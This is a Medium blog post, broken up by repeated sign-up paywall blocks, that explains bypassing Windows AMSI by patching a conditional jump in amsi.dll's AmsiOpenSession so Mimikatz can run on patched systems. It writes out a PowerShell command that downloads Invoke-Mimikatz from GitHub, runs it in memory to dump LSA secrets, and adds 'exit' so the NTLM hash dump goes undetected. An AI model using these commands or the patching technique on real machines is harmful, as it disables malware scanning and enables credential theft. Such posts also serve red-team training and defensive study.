

Open in app 

Sign up

Sign in

Medium

 Search

 Write



AMSI Bypass New Way 2023

this blog introduces you to how to bypass AMSI (antimalware scan interface)



Surya Dev Singh · Follow



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

This bypass can break over the period of time , so keep that in mind .

Hello friend !! This is SURYA DEV SINGH, back here again with a new blog, In this blog, we will be discussing a new technique and a flaw found in `asmi.dll` , which leads to the bypass of the antimalware scan interface which we can abuse to run Mimikatz in a real red team operation on fully patched windows. but before diving deep let's start from the very basics!!

What is AMSI?

from Microsoft "The Windows Antimalware Scan Interface (AMSI) is a

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

```
PS C:\Users\szero> IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command 'lsadump::lsa /patch'
At line:1 char:1
+ IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command 'lsadump::lsa /patch'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\szero> |
```

now in order to bypass this, we need to understand the basics of how things are working under the hood !!

What is amsi.dll?

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

function is used to create a new AMSI session for a calling application.

The `AmsiOpenSession` function can be used to configure the AMSI session by setting the session's context and behavior. For example, an application can set the session's context to specify the content type of the data being scanned, such as script or binary data.

Let's first disassemble the `AmsiOpenSession` function from `amsi.dll` :

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

now, what if we can modify the JE instruction to JNE (jump not equal), the error branch will never look !! , Thus allowing us to run any command without getting flagged !!

there is a project by [TheD1rkMtr](#) called [AMSI_patch](#), which does the same thing. I have also created the same project with the same idea but little different implementation (all credits and kudos goes to [TheD1rkMtr](#)) you can find the code here :



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

3. now, you run can run it in your current PowerShell session, or another PowerShell session, but you will need the PID of that session. like so :

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

here we have used the PowerShell command :

```
PS C:\Users\szero\Desktop> IEX(New-Object Net.Webclient).DownloadString("https://raw
```

here we download the mimikatz directly from GitHub, load it into memory, execute it, and then end the PowerShell process. we have used `exit` it at the end so that it works with OPSEC.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

now if we just add an exit at the end, of the command, which will drop out the PowerShell session immediately after executing and dumping NTLM hashes, then nothing is detected !!

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

https://twitter.com/kryolite_secure/

https://www.instagram.com/kryolite_security/

<https://github.com/surya-dev-singh/>

you guys can subscribe to me 🙌 on YouTube: I post walkthroughs and other ethical hacking-related videos there.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.


Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

- Red Team
- Cybersecurity
- Hacking
- Security
- Windows



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month